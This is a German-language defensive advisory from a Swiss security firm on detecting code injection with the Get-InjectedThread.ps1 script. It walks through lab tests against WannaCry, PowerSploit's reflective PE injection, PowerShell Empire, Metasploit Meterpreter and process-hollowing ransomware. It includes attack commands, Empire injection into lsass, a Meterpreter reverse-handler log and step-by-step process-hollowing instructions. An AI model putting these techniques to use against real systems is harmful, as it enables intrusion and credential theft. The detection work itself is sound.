



# Security Community Service

## Detektion von Code- Injection Angriffen

Datum:

06.06.2017

Klassifikation:

TLP Grün

IOprotect GmbH  
Dürstelenstrasse 136  
8335 Hittnau  
+41 (0)44 533 00 05  
[info@ioprotect.ch](mailto:info@ioprotect.ch)  
[www.ioprotect.ch](http://www.ioprotect.ch)

# 1. Inhaltsverzeichnis

<b><u>EINFÜHRUNG</u></b>	<b>3</b>
<b><u>1 MONITORING USE CASE VIA GET-INJECTEDTHREAD</u></b>	<b>4</b>
<b><u>2 FALLBEISPIELE</u></b>	<b>5</b>
2.1 WannaCry-Infektion	5
2.2 ReflectivePEInjection via PowerShell	8
2.3 PowerShell Empire	9
2.4 Metasploit Meterpreter	11
2.5 Ransomware mit Process Hollowing	12
<b><u>3 BEMERKUNGEN</u></b>	<b>15</b>

## Einführung

Indicator of Compromise (IOCs) sind derzeit in aller Munde. Mehr und mehr Firmen abonnieren IOC-Feeds, um mit der Menge an neu auftauchenden Malware-Samples Schritt halten und so infizierte Systeme rasch detektieren zu können. Aus Sicht von IOprotect haben IOCs durchaus ihren Wert, vor allem wenn es um Malware-Hunting im Unternehmen bei konkreten Fällen geht. Allerdings sind IOCs wenig nachhaltig. IOprotects bevorzugte Variante ist es vielmehr, den Modus Operandi der Angreifer zu verstehen und so nicht nach konkreter Malware zu suchen, sondern vielmehr deren auffälliges Verhalten zu detektieren. Das vorliegende Dokument soll genau ein solches Verhalten von Malware aufdecken: Code-Injection.

Im Dokument wird aufgezeigt, wie mit dieser Methode unterschiedlichste Formen von Angriffstools und Malware erkannt werden kann. Dies sind unter anderem folgende:

- PowerShell Empire
- Meterpreter via Migrate
- Process Hollowing
- WannaCry

# 1 Monitoring Use Case via Get-InjectedThread

Für die Umsetzung des Monitoring Use Cases wird ein PowerShell-Skript von Jared Atkinson (Get-InjectedThread.ps1) genutzt. Dieser Code stammt von der Präsentation "Taking Hunting to the Next Level: Hunting in Memory" gehalten von Jared Atkinson und Joe Desimone am SANS Threat Hunting Summit 2017. Der Quellcode ist unter folgendem Link zu finden:

<https://gist.github.com/jaredcatkinson/23905d34537ce4b5b1818c3e6405c1d2>

Die Erklärung zum Skript<sup>1</sup>:




Abbildung 1: Erklärung zum PS-Skript

Mit dem Skript sollten damit klassische Code-Injection Techniken erkannt werden, auch wenn der Autor darauf hinweist, dass es keine Allheilmittel ist. Anhand von fünf Fallbeispielen wird die Effektivität des Monitoring Use Cases ermittelt:

1. WannaCry Ransomware
2. ReflectivePEInjection via PowerShell
3. PowerShell Empire
4. Metasploit Meterpreter
5. Ransomware mit EoP und Process Hollowing

---

<sup>1</sup> <https://www.youtube.com/watch?v=Hhpi3Sp4W4k>

## 2 Fallbeispiele

### 2.1 WannaCry-Infektion

In diesem Fallbeispiel wurden zwei VMware-Systeme genutzt:

- Ein Zielsystem, auf welchem WannaCry ausgeführt wurde.
- Ein Logsystem, auf welchem das Skript Get-InjectedThread.ps1 via PS-Remoting und mit lokalen Administratorenrechten auf dem Zielsystem ausgeführt wurde. Die Ausführung erfolgte manuell und direkt mehrfach hintereinander.

Anbei sind zwei Screenshots des Setups aufgeführt:




Abbildung 2: Links das Zielsystem, rechts im Hintergrund das Logsystem




Abbildung 3: Das Logsystem ist im Vordergrund, mit dem auszuführenden PS-Remoting-Befehl

Unmittelbar nachdem die Malware auf dem Zielsystem lief, wurde der PS-Remoting-Befehle manuell und mehrfach hintereinander ausgeführt. Die Resultate sind automatisch in die Datei *out.txt* angefügt worden. Unten sind die Ergebnisse der ersten drei Läufe zu sehen:

```
ProcessName      : tasksche.exe
ProcessId       : 2564
Path            : C:\ProgramData\dqhtorqn403\tasksche.exe
KernelPath     : C:\ProgramData\dqhtorqn403\tasksche.exe
CommandLine    : C:\ProgramData\dqhtorqn403\tasksche.exe
PathMismatch   : False
ThreadId       : 3360
AllocatedMemoryProtection : PAGE_READWRITE
MemoryProtection : PAGE_EXECUTE_READ
MemoryState    : MEM_COMMIT
MemoryType     : MEM_PRIVATE
BasePriority    : 8
IsUniqueThreadToken : False
Integrity      :
Privilege      :
LogonId       :
SecurityIdentifier :
UserName      : \
LogonSessionStartTime :
LogonType     :
AuthenticationPackage :
BaseAddress   : 268453776
Size         : 12288
Bytes        : {161, 144, 221, 0...}
PSComputerName : 172.16.57.200
RunspaceId   : 9cb7ee61-5fcd-4c0a-b7d7-168b21f88370

ProcessName      : tasksche.exe
ProcessId       : 2564
```

```
Path : C:\ProgramData\dqhtorqn403\tasksche.exe
KernelPath : C:\ProgramData\dqhtorqn403\tasksche.exe
CommandLine : C:\ProgramData\dqhtorqn403\tasksche.exe
PathMismatch : False
ThreadId : 2516
AllocatedMemoryProtection : PAGE_READWRITE
MemoryProtection : PAGE_EXECUTE_READ
MemoryState : MEM_COMMIT
MemoryType : MEM_PRIVATE
BasePriority : 8
IsUniqueThreadToken : False
Integrity :
Privilege :
LogonId :
SecurityIdentifier :
UserName : \
LogonSessionStartTime :
LogonType :
AuthenticationPackage :
BaseAddress : 268453312
Size : 12288
Bytes : {86, 139, 116, 36...}
PSComputerName : 172.16.57.200
RunspaceId : 9cb7ee61-5fcd-4c0a-b7d7-168b21f88370

ProcessName : tasksche.exe
ProcessId : 2564
Path : C:\ProgramData\dqhtorqn403\tasksche.exe
KernelPath : C:\ProgramData\dqhtorqn403\tasksche.exe
CommandLine : C:\ProgramData\dqhtorqn403\tasksche.exe
PathMismatch : False
ThreadId : 2176
AllocatedMemoryProtection : PAGE_READWRITE
MemoryProtection : PAGE_EXECUTE_READ
MemoryState : MEM_COMMIT
MemoryType : MEM_PRIVATE
BasePriority : 8
IsUniqueThreadToken : False
Integrity :
Privilege :
LogonId :
SecurityIdentifier :
UserName : \
LogonSessionStartTime :
LogonType :
AuthenticationPackage :
BaseAddress : 268457776
Size : 8192
Bytes : {83, 85, 86, 87...}
PSComputerName : 172.16.57.200
RunspaceId : 9cb7ee61-5fcd-4c0a-b7d7-168b21f88370
```

Es wird immer derselbe Prozess angezeigt, aber die Aktionen von WannaCry oder zumindest einige davon sind via diesem Use Case detektierbar.

## 2.2 ReflectivePEInjection via PowerShell

Für das Fallbeispiel wird das Skript `Invoke-ReflectivePEInjection.ps1`<sup>2</sup> genommen. Dieses ermöglicht es einem Angreifer, eine ausführbare Datei in den PowerShell-Prozess zu laden. Das Skript wurde wie folgt ausgeführt:

```
$PEBytes = [IO.File]::ReadAllBytes('C:\Users\user\Desktop\mw.exe')
Invoke-ReflectivePEInjection -PEBytes $PEBytes -ExeArgs "Arg1 Arg2 Arg3 Arg4" -ForceASLR
```




Abbildung 4: Die Datei `mw.exe` wird via `Invoke-ReflectivePEInjection` in den PowerShell-Prozess geladen

Ganz unten in der Abbildung ist zu sehen, dass kein Prozess mit dem Namen `mw.exe` existiert. Die PIDs der beiden laufenden PowerShell-Prozesse sind ebenfalls zu sehen.

<sup>2</sup> <https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1>

Im zweiten PowerShell\_ISE.exe wird Get-InjectedThread.ps1 ausgeführt. Dabei zeigt sich folgendes Bild:




Abbildung 5: Das Skript Get-InjectedThread.ps1 identifiziert die Code-Injection in einem der beiden PowerShell\_ise.exe

Auch hier zeigt das Skript den richtigen Prozess an und detektiert somit diesen Angriff.

### 2.3 PowerShell Empire

In diesem Fallbeispiel wird PowerShell Empire<sup>3</sup> genutzt. Als erstes wird ein Agent auf dem Zielsystem ausgeführt, welcher eine Remote Verbindung zum Angreifer-System (Linux) aufbaut. Danach injiziert der Angreifer Code in den lsass.exe-Prozess und erhält dadurch einen zweiten Agenten.

<sup>3</sup><https://www.powershell-empire.com/>

```

root@Kali-Linux: /opt/Empire
File Edit View Search Terminal Help
cmd 2204 x64 Win764bit\Admin User 2.67 MB
cmd 2216 x64 Win764bit\user 2.86 MB
msdtc 2228 x64 NT AUTHORITY\NETWORK SERVICE 7.88 MB
conhost 2352 x64 Win764bit\user 5.34 MB
SearchProtocolHost 2392 x64 NT AUTHORITY\SYSTEM 7.85 MB
PresentationFontCache 2552 x64 NT AUTHORITY\LOCAL SERVICE 18.91 MB
taskhost 2692 x64 Win764bit\user 13.27 MB
dwm 2744 x64 Win764bit\user 5.45 MB
explorer 2756 x64 Win764bit\user 52.16 MB
SearchFilterHost 2824 x64 NT AUTHORITY\SYSTEM 5.78 MB
vntoolsd 2876 x64 Win764bit\user 26.91 MB
powershell 2900 x64 Win764bit\Admin User 60.52 MB
SearchIndexer 3060 x64 NT AUTHORITY\SYSTEM 18.62 MB

(Empire: SCH3XXWZ2ZTDS2C) > psinject test 520
(Empire: management/psinject) > execute
(Empire: management/psinject) >
Job started: Debug32_qv2uj
[+] Initial agent HX2LKUR4DGRNCNSL from 172.16.57.200 now active

(Empire: management/psinject) > agents

[*] Active agents:

Name Internal IP Machine Name Username Process Delay Last Seen
-----
SCH3XXWZ2ZTDS2C 172.16.57.200 WIN764BIT *Win764bit\AdminUser powershell/2900 5/0.0 2017-05-19 15:50:18
HX2LKUR4DGRNCNSL 172.16.57.200 WIN764BIT *WORKGROUP\SYSTEM lsass/520 5/0.0 2017-05-19 15:50:19

(Empire: agents) >

```

Abbildung 6: Angreifer verfügt über zwei Agenten, wobei der zweite via lsass.exe ausgeführt wurde

Lässt man Get-InjectedThread.ps1 auf dem Zielsystem ausführen, zeigt sich folgendes Bild:

```

Applications Places Terminal Fri 15:52
root@Kali-Linux: /opt/Empire
File Edit View Search Terminal Help
dwm 2744 x64 Win764bit\user 5.45 MB
explorer 2756 x64 Win764bit\user 52.16 MB
SearchFilterHost 2824 x64 NT AUTHORITY\SYSTEM 5.78 MB
vntoolsd 2876 x64 Win764bit\user 26.91 MB
powershell 2900 x64 Win764bit\Admin User 60.52 MB
SearchIndexer 3060 x64 NT AUTHORITY\SYSTEM 18.62 MB

(Empire: SCH3XXWZ2ZTDS2C) > psinject test 520
(Empire: management/psinject) > execute
(Empire: management/psinject) >
Job started: Debug32_qv2uj
[+] Initial agent HX2LKUR4DGRNCNSL from 172.16.57.200 now active

(Empire: management/psinject) > agents

[*] Active agents:

Name Internal IP Machine Name Username Process
-----
SCH3XXWZ2ZTDS2C 172.16.57.200 WIN764BIT *Win764bit\AdminUser powershell
HX2LKUR4DGRNCNSL 172.16.57.200 WIN764BIT *WORKGROUP\SYSTEM lsass/520

(Empire: agents) > kill SCH3XXWZ2ZTDS2C
(Empire: agents) > [!] Agent SCH3XXWZ2ZTDS2C exiting

(Empire: agents) > list

[*] Active agents:

Name Internal IP Machine Name Username Process
-----
HX2LKUR4DGRNCNSL 172.16.57.200 WIN764BIT *WORKGROUP\SYSTEM lsass/520

(Empire: agents) >

```

```

Administrator: Windows PowerShell ISE
File Edit View Debug Help
Untitled:ps1 Get-InjectedThread.ps1 X
Function Get-InjectedThread
{
PS C:\Windows\system32> C:\Users\user\Desktop\Get-InjectedThread.ps1

ProcessName : lsass.exe
ProcessId : 520
Path : C:\Windows\system32\lsass.exe
KernelPath : C:\Windows\system32\lsass.exe
CommandLine : C:\Windows\system32\lsass.exe
PathMismatch : False
ThreadId : 616
AllocatedMemoryProtection : PAGE_EXECUTE_READWRITE
MemoryProtection : PAGE_EXECUTE_READWRITE
MemoryState : MEM_COMMIT
MemoryType : MEM_PRIVATE
BasePriority : 9
IsUniqueThreadToken : False
Integrity :
Privilege :
LogonId :
SecurityIdentifier :
UserName : \
LogonSessionStartTime :
LogonType :
AuthenticationPackage :
BaseAddress : 917504
Size : 4096

Completed

```

Abbildung 7: Der lsass.exe Prozess wird richtig identifiziert

Auch hier wird der entsprechende Prozess detektiert.

## 2.4 Metasploit Meterpreter

Meterpreter ist Teil des Metasploit Frameworks und ein sehr beliebtes Modul, um ein infiziertes Client-System via System unter Kontrolle des Angreifers fernzusteuern. Meterpreter ist ein Remote Administrations Tool und dient auch als Post Exploitation Framework. So lässt sich beispielsweise auch Mimikatz nachladen und via Meterpreter ausführen. Im Bild unten ist eine Meterpreter-Verbindung via Port 80 zu sehen. Der Angreifer kann damit Befehle mit den Rechten des eingeloggten Benutzers ausführen:

```
msf exploit(handler) > run
[*] Started HTTP reverse handler on http://[REDACTED]:80
[*] Starting the payload handler...
[*] http://91.229.248.80 handling request from [REDACTED]; (UUID: hsxc4yl5) Redirecting stageless core
q1bWtu83wRcL-0ohrcnH97cPmBNXTyaLWYCS0EepKsbF_R2Zgxcgv3BmSUIw8XTVGfiEw99Jkhic-a8 with UA 'Mozilla/5.0 (Window
[*] http://91.229.248.80 handling request from [REDACTED]; (UUID: hsxc4yl5) Attaching orphaned/stagele
[*] Meterpreter session 3 opened ([REDACTED]:80 -> [REDACTED]:12362) at 2017-05-23 13:50:18 +0200

meterpreter > getuid
Server username: Win764bit\AdminUser
meterpreter > 
```

Abbildung 8: Angreifer erhält eine Remote Administrations Verbindung zu einem Windows-System via Meterpreter

In diesem Beispiel werden alle Prozesse auf dem Windows Client angezeigt sowie deren User:

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
216	504	TPAutoConnSvc.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\T
248	772	audiodg.exe	x64	0		
276	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
360	352	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
392	2228	powershell_ise.exe	x64	1	Win764bit\AdminUser	C:\Windows\system32\WindowsPowerShell\
400	352	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
412	392	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
468	392	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
504	400	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
512	400	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
520	400	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
576	624	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\wbem\wmiprivse.exe

Abbildung 9: Anzeigen aller laufenden Prozesse

Damit bestimmte Post Exploitation Module wie Mimikatz etc. ausgeführt werden können, muss der Angreifer zuerst in einen anderen Prozess migrieren, welcher SYSTEM Privilegien aufweist. Dazu benötigt er Administratorenrechte. Im Bild unten wurde in den Prozess 360 (csrss.exe) migriert und anschliessend Get-InjectedThread.ps1 mit Administratorenrechten ausgeführt.

The image shows a Windows PowerShell ISE window with the following content:

```

1 function Get-InjectedThread
2 {
3     <#
4
5     .SYNOPSIS

```

The command prompt shows the execution of the script:

```

PS C:\Windows\system32> C:\Users\user\Desktop\Get-InjectedThread.ps1
PS C:\Windows\system32> C:\Users\user\Desktop\Get-InjectedThread.ps1

```

The output of the script is as follows:

```

ProcessName      : csrss.exe
ProcessId        : 360
Path              : C:\Windows\system32\csrss.exe
KernelPath       : C:\Windows\System32\csrss.exe
CommandLine      : %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows Sha
redSection=1024,20480,768 Windows=On SubSystemType=Windows S
erverDll=basesrv,1 ServerDll=winsrv:UserServerDllInitializat
ion,3 ServerDll=winsrv:ConServerDllInitialization,2 ServerDl
l=xsrv,4 ProfileControl=Off MaxRequestThreads=16
PathMismatch     : False
ThreadId         : 3176
AllocatedMemoryProtection : PAGE_EXECUTE_READWRITE
MemoryProtection : PAGE_EXECUTE_READWRITE
MemoryState      : MEM_COMMIT
MemoryType       : MEM_PRIVATE
BasePriority      : 13
IsUniqueThreadToken : False
Integrity        :
Privilege        :
LogonId          :
SecurityIdentifier : \
UserName         : \
LogonSessionStartTime :
LogonType        :
AuthenticationPackage :
BaseAddress      : 39059456
Size             : 1191936
Bytes            : {252, 72, 137, 206...}

```

On the left side of the image, a list of running processes is visible, including svchost.exe, SearchProtocolHost.exe, mscorsvw.exe, dllhost.exe, WmiApSrv.exe, explorer.exe, vmtoolsd.exe, wowreg32.exe, SearchIndexer.exe, ManagementAgentHost.exe, taskhost.exe, PresentationFontCache.exe, sppsv.exe, UI0Detect.exe, vmacthlp.exe, spoolsv.exe, meter\_v4.13\_stageless\_http.exe, and SearchFilterHost.exe.

Abbildung 10: Migration in einen Prozess via Meterpreter; detektiert mit Get-InjectedThread.ps1

Der betroffene Prozess wird ebenfalls erkannt.


## 2.5 Ransomware mit Process Hollowing

Beim Process Hollowing startet die Malware einen legitimen Prozess, jedoch erst einmal im Suspended Mode. Beispiele für genutzte Prozesse sind explorer.exe oder lsass.exe. Bevor jedoch der erste Thread dieses Programms ausgeführt wird, ersetzt die Malware den ursprünglichen Code des legitimen Prozesses durch den Code der Malware selbst. Die Informationen im Process Environment Block (PEB) und den Dateiangaben zeigen jedoch auf die legitime Datei auf der Disk. Die groben Schritte des Angriffs sind wie folgt:

1. Start einer neuen Instanz von, z.B. explorer.exe, mit dem ersten Thread im Suspended Mode.
2. Die Datei Malware.exe öffnen und deren Inhalt in einen Buffer kopieren.
3. Speicherbereich des legitimen Prozesses freigeben. Die DLLs, die Heaps bleiben alloziert, File-Handles etc. offen.
4. Neues Speichersegment in explorer.exe allozieren. Dieser Bereich muss RWX Berechtigungen haben.
5. Kopieren des PE-Headers von malware.exe in den neu allozierten Speicherbereich in explorer.exe.
6. Kopieren jeder PE-Section des malware.exe-Prozesses in den explorer.exe-Prozess.
7. Startadresse des ersten Threads von explorer.exe an die AddressOfEntryPoint-Adresse des maliziösen Prozesses (malware.exe) setzen.
8. Thread aus dem Suspended Mode holen (Resume Thread).

Im Fallbeispiel wird folgende Datei verwendet:

eb855e1f9ca899d48215975c86b65943c37d02c87c70515f31d75b589fee641d



The screenshot shows the VirusTotal analysis page for a file named 'sys.olk'. The SHA256 hash is eb855e1f9ca899d48215975c86b65943c37d02c87c70515f31d75b589fee641d. The detection ratio is 51 / 62, and the analysis date is 2017-04-05 13:00:14 UTC (1 month, 2 weeks ago). The page includes a navigation bar with tabs for Analysis, File detail, Additional information, Comments (2), Votes, and Behavioural information. Below the navigation bar is a table of antivirus results.

Antivirus	Result	Update
Ad-Aware	Trojan.GenericKD.4422170	20170405
